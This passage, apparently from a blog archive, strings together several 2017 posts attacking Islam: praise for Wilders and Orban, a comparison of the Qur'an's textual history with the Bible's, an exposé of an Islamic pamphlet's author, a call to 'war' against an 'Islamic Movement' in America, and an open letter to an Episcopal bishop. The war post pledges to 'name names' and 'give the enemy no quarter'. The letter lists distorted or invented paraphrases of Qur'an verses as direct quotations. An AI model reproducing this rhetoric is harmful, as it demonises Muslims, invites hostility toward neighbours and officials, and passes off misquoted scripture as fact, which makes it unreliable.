Geert Wilders, the unapologetic prophet of the Netherlands, has made the same point repeatedly. **Islam, he points out**, is the "greatest threat to the survival of our civilizations," and has only been allowed to invade the Christian West because our political leadership "no longer believes in the superiority of its own Western Judeo-Christian and humanist values. These Western values have brought Europe peace, prosperity, liberty, and democracy." But, he laments, our leaders and our people "no longer seem to understand this."

One Western leader who does understand this is Viktor Orban, the prime minister of Hungary. Hungary has banned Islamic immigration and has erected not one but two walls to protect its borders, its nation and its culture for civilizational jihad, doing its part to prevent a "Muslimized Europe."

Said Orban, about coming to some kind of detente with the forces of Islam, "We can never be in solidarity with ideals, peoples and ethnic groups who set out with the goal to change European culture… because the end result is collapse……Hungary is a place where Western European Christians will always be able to find security."

Christians have much to be proud of as we look at the impact of Christianity on Western culture. From its contributions to literature, music, the arts, education, economics, charity, and politics Christianity has no equal in the history of civilizations. Christianity spawned science, and Christian scientists who believed in the Creator of Genesis 1 were responsible for the development of virtually every branch of modern science. Christianity created the first truly democratic and

constitutional Republic, here America, and this Christian nation freed the slaves and liberated Europe and the world from the Nazi menace in WWII.

Bottom line: we must rediscover a proper pride in our Christian heritage and a proper pride in what Christianity has meant to the world, or this once great nation will disappear beneath the religious and political tsunami created by Islam.

(*Unless otherwise noted, the opinions expressed are the author's and do not necessarily reflect the views of the American Family Association or American Family Radio.*)

The Problem of Religious Sources

JULY 20, 2017
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, INTERFAITH, ISLAM

Article 4 of a Series *(see full Interfaith list here)*

The Road Ahead

The next few articles look at some common arguments advanced by Islam against Christianity specifically – and by extension other faiths in general. The purpose of these articles is to lay out the facts underlying Islam's claims on each topic. After these topics have been discussed, we'll move on to how we should respond as Christians, what should a Biblical response look like?

The Qur'an and the Bible

The Qur'an and the Bible are the foundational sources for Islam and Christianity respectively. Pete Seda asserts a common claim within Islam that "Muslims believe in all the previous revealed books." Specifically this relates to the revelations given to both the Jewish people and Christians. However, "Muslims do not consider the scriptures revealed before the Qur'an, which are presently

in circulation in various editions and versions, to be an accurate representation of their original revealed form. According to the Qur'an, people have distorted these scriptures for their own worldly gain." Further, "the final means by which they judge different matters and seek ultimate guidance is sought through the Qur'an."

This article looks at the preceding claims. Have the Torah and Bible contents been corrupted? What specifically does the Qur'an say about earlier revelations? It sticks to historical facts. Nothing else is needed. This article does not address the teachings within either the Qur'an or Bible, but instead the development of these two sources themselves and the above claims related to them.

The Qur'an

Its Origination

The Qur'an is said to contain Allah's revelations transmitted through the angel Gabriel to Muhammad. It is written in first person with Allah as the sayer. The word Qur'an literally means the reading or the recital. It was originally memorized and transmitted orally, and likely was never intended to be in written form. No written Qur'an existed during Muhammad's life.

There are several stories about the initial collection and writing down of its verses. One is that after the Battle of Yamamah, occurring within a year of Muhammad's death, many of his original followers were dead. The Qur'an was in danger of being lost and the scribe Zayd was commissioned to collect all its verses.

Its Language

Pete Seda states, "The Qur'an is regarded, not just by Muslims but also by historians of religion, as the most authentic religious text among the world's religions. None of the other revealed books have reached us in their original form or language." "The Qur'an is for all people and is available to us in its original, living language, Arabic." This and the next section take a moment to examine these claims.

The language of the original Qur'an codices is an earlier form of Arabic, and not modern Arabic. This earlier form of Arabic is not used today. This earlier form was also a Semitic language, but the pointing and diacritical marks used to denote short vowels and distinguish between different consonants that is present in modern Arabic did not exist in the Arabic of Muhammad's day. Different variant readings could be created by placing different marks in different places within the original unmarked text.

In addition, different codices were collected and began to be used. The meaning of the Qur'an was again in danger of being lost. The third caliph, Uthman, ordered the Medinan codex be accepted,

and that all others be burnt. It is said that Uthman selected this codex as it was written in Muhammad's native dialect. However, the variant readings increased in number during the Umayyad Dynasty and into the Abbasid, over a century after Muhammad's death into the eighth century.

In the words of Charles Adams from *The Encyclopedia of Religion*:

> "It must be emphasized that far from there being a single text passed down inviolate from the time of Uthman's commission, literally thousands of variant readings of particular verses were known. … The variants affected even the Uthmanic codex, making it difficult to know what its true original form may have been."
>
> "Although Muslims of the present time generally have forgotten the very existence of these variant versions of the Qur'an … Arthur Jefferies has listed fifteen primary codices (i.e., from the Companions) and a large number of secondary ones."

For this original form of Arabic, there were only three ways to interpret the unpointed text. First, you could be present and hear what was actually said. Second, you had to receive the transmission of what was said from a trusted source, this is the concept of isnad. Third, you had to interpret the meaning from the text itself.

There was an awakening of religious interest with the rise of the Abbasid Dynasty. However, that dynasty did not begin until about 750 AD, over one hundred years after Muhammad's death. At this point in time, there was no longer anyone left alive who had heard Muhammad speak. The number of variant readings and differences in codices made it impossible to determine which variants were true and which were not. This left only the third option of interpreting the meaning from the text itself, which is what the Islamic scholars began to do and where we turn next.

Its Development

The Mu'tazalites within Islam are credited with bringing Hellenistic thought into Islam during the latter Umayyad period (mid-eighth century); two of their main tenets were divine justice and the unity of God. Their rationalistic thought brought them into conflict with their day's established belief. For much of the first half of the 9th century, the caliphs supported their views. This was the time of the Mihnah, the Islamic Inquisition. Their intolerance and doctrine resulted in the rejection of their beliefs, but they still had a lasting influence through the rationalism they brought to Islam. They supplied the reasoning used to reach consensus among the Islamic scholars.

That consensus was used to create rules limiting the number of variant readings that could be created from the codex text. A first effort was undertaken in the early Abbasid Dynasty, which began in about 750 AD. However, the number of variant readings continued to increase. It was not until the 10th century, about 300 years after Muhammad's death, *under Islamic scholars led by Ibn Mujahid that a single system of consonants was canonized and a limitation placed on vowel insertion*.

Even then, seven different systems were accepted by Ibn Mujahid, each traced through two different transmitters. From Charles Adams again:

> "What appears to have happened in this instance is that the community, being unable to agree on a single reading, accepted diversity as the norm and proclaimed all seven (or ten or fourteen) to be correct."

The Bible

Its Origination

The Bible is the revealed word of God through the prophets starting with Moses, and ending with the Gospels and letters of the New Testament. The first five books of the Old Testament were written by Moses, and are the books of the Jewish Torah. The Torah, along with the Nevi'im (books of the prophets) and the literary books of the Kethuvim (Psalms, Proverbs, Song of Songs, etc.) make up the Jewish Tanakh – the Christian Old Testament. The Tanakh documents the history of the Jewish people and God's revelations to them.

There is a period of about 400 years between the last books of the Old Testament and the New Testament events. The New Testament chronicles events fulfilling the Messianic Old Testament prophecies and Christ's teachings.

Its Language

Bible manuscripts are written in several languages. Old Testament manuscripts are written in Hebrew and some Aramaic. The Old Testament was translated into Greek (the Septuagint) in Egypt during the third century BC. Until the mid-twentieth century, the earliest Old Testament manuscripts dated to about the ninth century. However, finding the Dead Sea Scrolls in the mid-twentieth century gave us text from almost all the Old Testament books dating to the first and second century BC – over two thousand years ago, in their original Hebrew. The Dead Sea Scroll contents confirmed the previous Old Testament manuscripts underlying both Jewish and Christian scriptures.

No documents from the ancient world are as old or were written as close to the events they chronicled as the Dead Sea Scrolls. Many of the names and places mentioned within the Old Testament have also been found by archeologists. There is no doubt as to their contents or accuracy.

The New Testament manuscripts are primarily written in Greek, and there are over 5,300 of them. Most writings from the ancient world have no more than a couple dozen copies (including the Qur'an) and date no earlier than the ninth century. The earliest New Testament manuscript is a scrap from the book of John that was written in about 114 AD, within a generation of the events they describe. New manuscripts are being discovered almost every year.

These documents are amazingly accurate. While there are a large number of variants attributed to these manuscripts, most of these are due to the way in which an error is defined. Any stray mark on a manuscirpt is defined as an error. If a particular mark is missing from 2,000 of the 5,300 manuscripts, it is not counted as a single error but instead as 2,000 errors. In essence, the New Testament is penalized for having so many manuscripts in existence.

In the nineteenth century, Philip Schaff addressed this issue. He calculated that "only about 400 of the 100,000 or 150,000 variations materially affect the sense. Of these, again not more than about fifty are really important for some reason or other; and even of these fifty not one affects an article of faith or a precept of duty which is not abundantly sustained by other and undoubted passages, or by the whole tenor of Scripture teaching." There is no other book from the ancient world that is as well documented or as accurate as the Bible. There is no basis for Islam's claim of text corruption for eaither the Old or New Testament.

Its Development

We have manuscripts dating from before Christ's life for much of the Old Testament. These confirm the Old Testament citations contained in the New Testament, and tell us those passages come from the Greek Septuagint – and not the Hebrew manuscripts.

As to the New Testament writers, Matthew, John and Peter were Christ's disciples. The Gospel of Mark was written by one of Peter's disciples. Luke and Paul were contemporaries of Christ, and Paul was a witness to the resurrection. Finally, we have manuscripts for much of the New Testament dating to within 150 years of the events they describe, and the entire New Testament within 300 years – dating to the fourth century, over 200 years before Muhammad's birth.

Finally, if we have doubts as to a translation in one of the modern versions, we have inter-linear Bibles containing copies of the original Hebrew and Greek manuscript text – along with both a literal translation of each word and definitions of the Hebrew and Greek words used in the text.

We do have accurate manuscripts with the original meaning in our possession. To say otherwise is to deny reality. So what does the Qur'an have to say about the Torah and Bible.

The Qur'an on Other Revelations

Several brief points on this topic before we close. First, *the truth comes from God*. From surah 2.136:

> Say: We believe in Allah and that which is revealed unto Us and that which was revealed unto Abraham, and Ishmael and Isaac, and Jacob, and that tribes, and that which Moses and Jesus received, and that which the Prophets received from their Lord. We make no distinction between any of them, and unto Him we have surrendered.

Second, *the Torah and Bible were revealed by God and are truth*. From surah 5:

> Lo! We did reveal the Torah, wherein is guidance and a light, by which the prophets who surrendered (unto Allah) judged the Jews, and the rabbis and the priests (judged) by such of Allah's Scripture as they were bidden to observe, and thereunto were they witnesses. So fear not mankind, but fear Me. And barter not My revelations for a little gain. Whoso judgeth not by that which Allah hath revealed: such are disbelievers. (5.044)
>
> And We caused Jesus, son of Mary, to follow in their footsteps, confirming that which was (revealed) before him in the Torah, and We bestowed on him the Gospel wherein is guidance and a light, confirming that which was (revealed) before it in the Torah – a guidance and an admonition unto those who ward off (evil). (5.046)
>
> Say O People of the Scripture! Ye have naught (of guidance) till ye observe the Torah and the Gospel and that which was revealed unto you from your Lord. That which is revealed unto thee (Muhammad) from thy Lord is certain to increase the contumacy and disbelief of many of them. But grieve not for the disbelieving folk. (5.068)

Third, *God's word is incorruptible as he protects it*.

Lo! We, even We, reveal the Reminder, and lo! We verily are its Guardian. (15.009)

Finally, *if Muhammad doubts the revelations he has received, he is to ask those who received God's revelations before him*.

> And if thou (Muhammad) art in doubt concerning that which We reveal unto thee, then question those who read the Scripture (that was) before thee. Verily the Truth from thy Lord hath come unto thee. So be not thou of the waverers. (10.094)

For Muhammad's revelation just above to be true, the Torah and Bible existing in his day must have been true. *But those are the same texts that we have today. You cannot have it both ways*. A further question that must be asked is if the first two sets of revelations had become corrupted (the Torah and Gospel), *how is it that producing a third set of revelations would protect that set alone from corruption*? *Either God is capable of protecting His revelations or not.* Again you cannot have it both ways.

We must discern the truth, and to do that one needs to educate themselves on the meaning of the Qur'an (with a sirat to provide context) and the Bible. Then after prayer let your heart discern which contains the revelations of a God who is Just and Good. We will not get that education from our corrupted academic institutions, media, or political leaders. Most of them simply do not know, or choose to know, the truth.

Dan Wolf is a researcher, analyst, and author. He has written three books examining the relationship between faith, freedom, virtue, and charity. Together these form the cornerstone of our purpose, and our society's foundational principles derived from those relationships. Links to his work can be found at the **Living Rightly** website.

Seda, Pete, *Islam Is* …, p. 4, 2002.

Ibid.

Ibid.

Seda, Pete, *Islam Is* …, p. 7, 2002.

Ibid, p. 8.

Eliade, Mircea, Ed., *The Encyclopedia of Religion*, Vol. 12, p. 164, MacMillan Publishing Co., 1987.

Ibid.

Wolf, Dan, *A War for God*, p. 39, living rightly publications, 2017.

Eliade, Mircea, Ed., *The Encyclopedia of Religion*, Vol. 12, p. 165, MacMillan Publishing Co., 1987.

Schaff, Philip, *Companion to the Greek Testament and English Version*, p. 177, Harper, 1883.

All quotes from the Qur'an come from Pickthall, M. M., *The Meaning of the Glorious Qur'an*, amana publications, 1999.

Islamic Propaganda

JULY 9, 2017
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, INTERFAITH, ISLAM

Article 3 in a Series

by Dan Wolf *(see full Interfaith list here)*

The last two articles (**Inter-Faith Myths and Islam: Part 1** and **Part 2 A Christian Perspective**) focused on ideas and material presented at several inter-faith events occurring at Richmond area churches and a mosque. These next few articles will explore some of the written material that is held out by Islam's supporters proclaiming what it is and is not. The definition of propaganda is "A systematic effort to persuade a body of people to support or adopt a particular opinion, attitude, or course of action." These materials are generally intended to portray an image that Judeo-Christian principles are not so different from Islam, and that Islam accommodates those principles within its tenets. We have fourteen hundred years of history, from both Islamic and non-Islamic sources, that contradict the ideas put forth in these writings. All we need to do is educate ourselves.

There are so many booklets, pamphlets, and texts on this topic that one could never respond to each in turn, but we don't have to. Underlying all of these materials are just a few basic ideas, and those are what really need to be addressed. However, one must have a true understanding of their own faith in addition to a basic understanding of Islam to be in a position to discern the truth. Just accepting another's word is not enough. That is one reason why I encourage you to do your own work. Study. Do not even accept what I say as truth, but put in the work to find the truth for yourself. That is a reason why I try to use original sources as much as possible, and frequently use footnotes so that you can make your own judgment.

Within these Islamic materials, we will see many of the same words we use to describe our own society and culture. But in some respects the Arab culture absorbed by Islam is very different. Not only do words matter, but their meaning does as well. While we often use the same words, they do not necessarily have the same meaning. Take freedom for example. The freedom within Islam is very different from the freedom underlying Christianity, as has been discussed **before**. This difference stems from the difference in man's nature and the relationship that exists between man and creator within Christianity and Islam.

Islam Is …

I'll use some of the material presented in the book *Islam Is … An Introduction to Islam & Its Principles* by Pete Seda. It has recently resurfaced and is being recirculated within Virginia. I encourage you to read it, but also to read a book on the meaning of the Qur'an, a sirat, and the Bible so that you understand what you are reading. So that you can discern the truth. Many of the arguments put forth in *Islam Is …* are also cited in other Islamic materials that share the same purpose.

But before we begin, an introduction to this book's author is in order. Pete Seda is the name used by Iranian-born Pirouz Sedaghaty. He was the head within the U.S. of the Al-Haramain Islamic Foundation, Inc., a Saudi Arabian charity. He was convicted in **2010 in a tax fraud case**. As part of his plea arrangement, the government agreed to drop pursuing criminal charges into Mr. Seda's aiding terrorists. His sentence was overturned in 2013 by the Ninth Circuit Court of Appeals in San Francisco, not because he was not guilty, but because of the government's improper handling of the case.

About the Charity

As to the Al-Haramain Foundation, the U.S. government "declared it to be a terrorist organization and froze its assets." A payment of $150,000 was transferred to Saudi Arabia in Mr. Seda's words as 'humanitarian aid.' The tax return indicated that some of this money was used to purchase a building. However, the payment was intended to fund Islamic fighters in Chechnya – and the judge in the original court case said there was no doubt as to the intent of the funding.

The U.S. Department of the Treasury declared the Al-Haramain Foundation to be a terrorist organization in 2008 "for having provided financial and material support to al Qaida, as well as a wide range of designated terrorists and terrorist organizations." It had operations in thirteen different countries, and the known connections to terrorism went back as far as 2002. The Al-Haramain Foundation was also listed by the U.N.'s ISIL (Da'esh) & Al-Qaida Sanctions Committee for its associations with Al-Qaida and Usama bin Laden.

Mr. Seda's actions, however, should come as no surprise. He was just following Islamic principles. Islamic charities are different from their Western counterparts. They are to provide aid only to Islam's followers. In addition, Islamic charities can expend funds on;

- those collecting charitable donations
- the disadvantaged, the poor, the widow, the orphan
- those Islamic followers who are in debt
- Islamic travelers, particularly those on the pilgrimage to Mecca
- the spreading of Islam, jihad, by either peaceful means or war

One man's terrorist is another man's freedom fighter. What matters is the principles that the person upholds. That is where we will start in the next article.

Dan Wolf is a researcher, analyst, and author. He has written three books examining the relationship between faith, freedom, virtue, and charity. Together these form the cornerstone of our purpose, and our society's foundational principles derived from those relationships. Links to his work can be found at the **Living Rightly** website.

Associated Press, *Oregon Islamic charity pleads guilty to tax fraud,* July 29, 2014. **http://koin.com/2014/07/29/oregon-islamic-charity-pleads-guilty-to-tax-fraud/**. Accessed June, 2017.

U.S. Dept. of the Treasury, HP-1043, Issued June 19, 2008. **https://www.treasury.gov/press-center/press-releases/Pages/hp1043.aspx**. Accessed June, 2017.

See **https://www.un.org/sc/suborg/en/sanctions/1267/aq_sanctions_list/summaries/entity/al-haramain%3A-ethiopia-branch**. Accessed June, 2017.

An electronic copy of this text is available at **http://mccmd.org/wp-content/uploads/2009/01/islam-is.pdf**. Accessed June, 2017.

I recommend M. Pickthall's *The Meaning of the Glorious Qur'an* (amana publications, 1999) and A. Guillaume's translation of *The Life of Muhammad* (Oxford University Press, 2006).

America at War: Let Us Reclaim Our Independence Day

JULY 7, 2017
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, ISLAM

Understanding the Threat

Last Tuesday, July 4th was America's anniversary of declaring its independence from tyranny and oppression.

The first war America fought after the Revolutionary War was the war against the muslim states – the Barbary States. Now, in 2017, America is again at war with Islam. Unlike when President Thomas Jefferson sent Marines to Tripoli, today the enemy is not only on some far off shore. The Islamic Movement operates inside the United States and has insinuated itself into our power structure. It infects our education system, blinds our clergy, walks hand in hand with our willingly seditious media, and wages war in many ways in which average Americans remain unaware.

As the former manager at the Combatting Terrorism & Technical Support Office (CTTSO) inside the Pentagon said on national radio last July (2016): "When you look at the deliberate decision-making process inside the U.S. government as it relates to radical Islam, that deliberate decision-making process is control by the Muslim Brotherhood."

In UTT's interactions we have experienced: law enforcement leaders who ask us if there is a way to host our training "under the radar" so they do not have to deal with static from the Souther Poverty Law Center (SPLC) and other anti-American Marxist organizations, as well as their local media; citizens involved in grass roots movements who want to spread the message about the Islamic movement's activities in the U.S. and the danger they pose, but do not like confrontation; elected officials who want to avoid all controversy, but know the Islamic Movement is operating in their local communities; and state and local officials who are sure "someone else is taking care of this problem."

UTT (**Understanding the Threat**) would like to state, emphasize, and clarify two critical points:

1. **We are in a war for the soul and survival of our Republic against the Islamic Movement and their collaborators in the hard-left Marxist movement.**
2. **This war will be won or lost at the local level because no one else is "taking care of this problem," and no one else is coming to our rescue.**

When point (1) is understood, that means enduring minor hardships and inconveniences, being called names, encountering nasty/ignorant neighbors giving us grief, engaging family members who don't understand and simply want peace, and dealing with friction thrust on us by the media or others are all a part of this war.

This is the leading edge of the war, but this is where a preponderance of the war will be fought, and is especially difficult when those who stand against us are those we expect to be allied with us in this war.

The enemy wants all of us to tire of these attacks, grow weary of the public slanderous comments made about us, and fear for the safety of our families. The enemy want us to throw in the towel and cry "enough."

The enemy wants us to latch onto the lie that all of this is simply not worth it.

The enemy wants us to quit.

But we will not quit.

The "**WE**" is all of us linked together in this war who understand the threat, see it for what it is, and refuse to be beaten.

We don't want to *NOT* lose. We want to win. We want our nation back.

- We will not surrender. We will stand and fight. We will take back ground from the enemy.
- We will not tire. We will pray for greater strength, step back onto the battlefield, and give the enemy all we have and then some.
- We will fight the enemy in our schools. We will fight them in town hall meetings. We will fight them at our State Capitals.
- We will name names, identify collaborators with the enemy, and deal with them appropriately.
- We will give the enemy no quarter and we will expect none.
- We will remember we are at war for the heart and soul of this great Republic.
- We will realize there is no easy way out of this dangerous situation our national leaders put us in.
- We will remember this war will be won or lost at the local level.

It will be won or lost with the men and women in our neighborhoods. It will be won or lost with our local police and our local officials. It will be won with the help of our state legislators or by having them stay out of the way.

It will be won or lost by our veterans who we ask to step up one more time.

This nation – at every local level – needs a sense of urgency to set a fire under every community in America.

This war will be won at the local level.

Or…this war will be lost.


Let us reclaim our Independence Day and fight for liberty once again.

Let us take the fight to the enemy at every level, and put freedom back on the offensive where it belongs.

SOURCE: **UTT**


It's Time For Christians To Admit The Truth About Islam

JUNE 29, 2017
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, CHRISTIAN PERSECUTION, ISLAM



Open Letter, June 21, 2017 sent by mail to: Letter To Presiding Bishop Of Episcopal Church Michael B. Curry. He is the Chief Pastor and serves as President and Chief Executive Officer of the Domestic and Foreign Missionary Society and chair of the Executive Council of The Episcopal Church.

The Most Reverend Michael B. Curry
Presiding Bishop and Primate of The Episcopal Church
815 Second Avenue
New York NY 10017



Presiding Bishop Of Episcopal Church Michael B. Curry.

Re: Continuing Murder of Christians by Muslims

Dear Bishop Curry:

The purpose of this letter is to urge you to state a definitive ecclesiastical position for The Episcopal Church in the United States

of American against the continuing murder of Christians by Muslims worldwide.

In my opinion as a Christian, all Christians, and especially the organized church, have responsibility to intercede when our fellow Christians are undergoing the persecution that Christ foretold in Luke 12:51: "***Do you think that I have come to give peace on earth? No, I tell you, but rather division.***"

As well as foretelling the coming of Mohammed and Islam in Matthew 7:15: "***Beware of false prophets, who come to you in sheep's clothing but inwardly are ravenous wolves***" and in Matthew 24:24: "***For false messiahs and false prophets will rise up and perform great signs and wonders so as to deceive, if possible, <u>even God's chosen ones</u>.***"

Furthermore, as a 30-year veteran of military service who lived in Peshawar, Pakistan for 15-months, working seven days a week with Pakistani military intelligence and actually supervising Muslim soldiers, I have a unique perspective regarding Islam and Christianity. As a consequence of this unusual, eye-opening experience, I believe St. Thomas Aquinas perfectly stated the situation and the clear duty of the Christian church.

> ***"He (Mohammed) seduced the people by promises of carnal pleasure to which the concupiscence of the flesh urges us. His teaching also contained precepts that were in conformity with his promises, and he gave free rein to carnal pleasure. In all this, as is not unexpected; he was obeyed by carnal men. As for proofs of the truth of his doctrine, he brought forward only such as could be grasped by the natural ability of anyone with a very modest wisdom. Indeed, the truths that he taught he mingled with many fables and with doctrines of the greatest falsity.***
>
> ***He did not bring forth any signs produced in a supernatural way, which alone fittingly gives witness to divine inspiration; for a visible action that can be only divine reveals an invisibly inspired teacher of truth. On the Contrary, Mohammed said that he was sent in the power of his arms – which are signs not lacking even to robbers and tyrants. What is more, no wise men, men trained in things divine and human, believed in him from the beginning (1). Those who believed in him were brutal men and desert wanderers, utterly ignorant of all divine teaching, through whose numbers Mohammed forced others to become his follower's by the violence of his arms. Nor do divine pronouncements on part of preceding prophets offer him any witness. On the contrary, he perverts almost all the testimony of the Old and the New Testaments by making them into a fabrication of his own, as can be seen by anyone who examines his law. It was, therefore, a shrewd decision on his part to forbid his followers to read the Old and New Testaments, lest these books convict him of falsity. <u>It is thus clear that those who place faith in his words believe foolishly.</u>" –***

Summa Contra Gentiles, Book 1, Chapter 16, Art. 4. Footnote: 1. Sura 21:5, Sura 44:14; Sura 16:103, Sura 37:36.

It seems impossible that a notable of the Christian Church like St. Thomas Aquinas could look at Islamic jihadist terrorism and see is as it truly was, and yet another notable of the same Christian Church like Pope Francis can look at essentially the same Islamic jihadist terrorism eight centuries later and see it as he wishes it were.

> ***" . . . our respect for true followers of Islam should lead us to avoid hateful generalizations, for authentic Islam and the proper reading of the Koran are opposed to every form of violence."*** "APOSTOLIC EXHORTATION ***EVANGELII GAUDIUM*** OF THE HOLY FATHER **FRANCIS** TO THE BISHOPS, CLERGY, CONSECRATED PERSONS AND THE LAY FAITHFUL ON THE PROCLAMATION OF THE GOSPEL IN TODAY'S WORLD"

The Pope's statement is a foolish, uninformed, counterfactual assertion. Islamic jihadist terrorism did not begin on 9/11/2001. It has been reoccurring for fourteen centuries and the Vatican was sacked as a result of Islamic jihad in 846 A.D.! Here is just one example of numerous Islamic suras that contradict the Pope.

> Quran 9:29: ***"Fight those who do not believe in Allah or in the Last Day and who do not consider unlawful what Allah and His Messenger have made unlawful*** *and who do not adopt the religion of truth* ***from those who were given the Scripture – fight until they give the jizya willingly while they are humbled."***

The Pope as well as many authorities in the Episcopal Church continually make another foolish, uninformed, counterfactual assertion about Islam misleading Christians that Allah and Yahweh are the same god. Anyone even passingly familiar with both the Bible and the Quran knows this contention is preposterous! (Please see "**Which God?: Jesus, Holy Spirit, God in Christianity & Islam**" by Dr. Mark Durie, an Australian Anglican theologian for detailed, documented proof.)

> Matthew 5:43-45***: "You have heard that it was said, 'You shall love your neighbor and hate your enemy.' But I say to you, Love your enemies and pray for those who persecute you, so that you may be sons of your Father who is in heaven. For he makes his sun rise on the evil and on the good, and sends rain on the just and on the unjust."***

> Quran 2:190-194: "***Fight in the way of Allah those who fight you but do not transgress. Indeed. Allah does not like transgressors. And kill them wherever you overtake them and expel them from wherever they have expelled you, and fitnah is worse than killing. And do not fight them at al-Masjid al-Haram until they fight you there. But if they fight you, then kill them. Such is the recompense of the disbelievers. And if they cease, then indeed, Allah is Forgiving and Merciful.***

> ***Fight them until there is no fitnah and worship is for Allah . But if they cease, then there is to be no aggression except against the oppressors. the sacred month is for the sacred month, and for violations is legal retribution. So whoever has assaulted you, then assault him in the same way that he has assaulted you. And fear Allah and know that Allah is with those who fear Him."***

One need not be a religious theologian to comprehend that 'a god' cannot possibly be the same 'deity' when that 'divine source' issues completely contradictory instructions to followers on how to behave in exactly the same circumstances.

Since Abraham is claimed by Muslims to be the patriarch of all three religions, consider how Islamic theology depicts Abraham counseling Muslims to embark on eternal hatred of any persons that do not believe in the 'Islamic Allah god' alone, which naturally refers to Christians, Jews, and believers in other faiths. This Quranic portrayal of Abraham is totally contrary to the Judeo-Christian concept of that patriarch, thus invalidating the Islamic claim of shared Abrahamic lineage.

> Quran 60:4: "***There has already been for you an excellent pattern in Abraham and those with him, when they said to their people, 'Indeed, we are disassociated from you and from whatever you worship other than Allah. <u>We have denied you, and there has appeared between us and you animosity and hatred forever until you believe in Allah alone'</u> except for the saying of Abraham to his father, 'I will surely ask forgiveness for you, but I have not for you anything against Allah. Our Lord, upon You we have relied, and to You we have returned, and to You is the destination.'"***

Mohammad would have people believe that Allah told him through the Angel Gabriel that, 2600 years before Mohammad lived and proclaimed the existence of Islam, Abraham was instructing future Christians and Jews to practice Islamic submission to Allah. Moreover, should wayward Christian and Jewish 'descendants of Abraham' not follow his instructions to serve the Islamic god Allah, then the 'true heirs of Abraham' (that is, Muslims) will be justified in loathing those who will not submit to Allah through the practice of Islam until they do. Thus, according to the Islamic Quran, sharing Abrahamic origin really means that the religious patriarch Abraham was prophetically admonishing all his spiritual progeny to disavow the covenants they would make with Yahweh in favor of eventual submission to Allah.

But St. Thomas Aquinas is not the only Christian Church notable to see Islam clearly, Catholic Cardinal Raymond Burke, an American and former head of the highest court at the Vatican, said that Christians and Muslims do not worship the same God. In an August teleconference about his latest book, as reported by EWTN's National Catholic Register Cardinal Burke makes the point that the fundamental theologies of the two religions preclude Allah and Yahweh from being the same deity because Allah "is a governor," and Islam is Sharia, the law "which comes from Allah" and which "must dominate every man eventually." Whereas, in Christianity God is the creator of

reason and the "giver of revelation," and His law is written "on our hearts" and "we're given a divine grace to live according to that law." "This is not true in Islam," said Cardinal Burke.

Another contemporary Christian scholar, Jesuit Father Henri Boulad, has stated that seeking to defend Islam at all cost is betraying the Truth. In an interview with the National Catholic Register , Egyptian Greek Melkite Jesuit Father Boulad explained the evidence that Islam is inherently violent, not "the religion of peace" as falsely claimed.

> Here are clear statements of the Koran itself cited by Father Boulad:
>
> ***"Kill the unbelievers wherever you find them." Koran 2:191***
>
> ***"Make war on the infidels living in your neighbourhood." Koran 9:123***
>
> ***"When opportunity arises, kill the infidels wherever you catch them." Koran 9:5***
>
> ***"Any religion other than Islam is not acceptable." Koran 3:85***
>
> ***"The Jews and the Christians are perverts; fight them."... Koran 9:30***
>
> ***"Maim and crucify the infidels if they criticize Islam" Koran 5:33***
>
> ***"Punish the unbelievers with garments of fire, hooked iron rods, boiling water; melt their skin and bellies." Koran 22:19***
>
> ***"The unbelievers are stupid; urge the Muslims to fight them." Koran 8:65***
>
> ***"Muslims must not take the infidels as friends." Koran 3:28***
>
> ***"Terrorize and behead those who believe in scriptures other than the Qur'an." Koran 8:12***
>
> ***"Muslims must muster all weapons to terrorize the infidels." Koran 8:60***

Given everything I have outlined above, St. Thomas Aquinas clearly states the logical case and imperative for Christianity. The more than a millennium of assaults launched against Christianity by the heresy concocted by the wolf in sheep's clothing and false prophet Mohammad, as prophesied by Christ, was addressed directly by St. Thomas Aquinas. Aquinas maintained that forceful resistance of evil is a right and obligation of Christians.

> "**Legitimate defense can be not only a right but a grave duty for someone responsible for another's life, the common good of the family or of the State.**" Catholic Church Catechism (cf. #2265)

By Aquinas' Christian standards, leaders of contemporary Christian churches are derelict in their responsibility to shield followers from the Christian heresy that is the false prophet Mohammad's Islam, which is murdering Christians to perpetrate the heresy. It is the clear case where the Christian shepherds have a divinely mandated responsibility to protect their flocks from ravenous wolves. But they are failing.

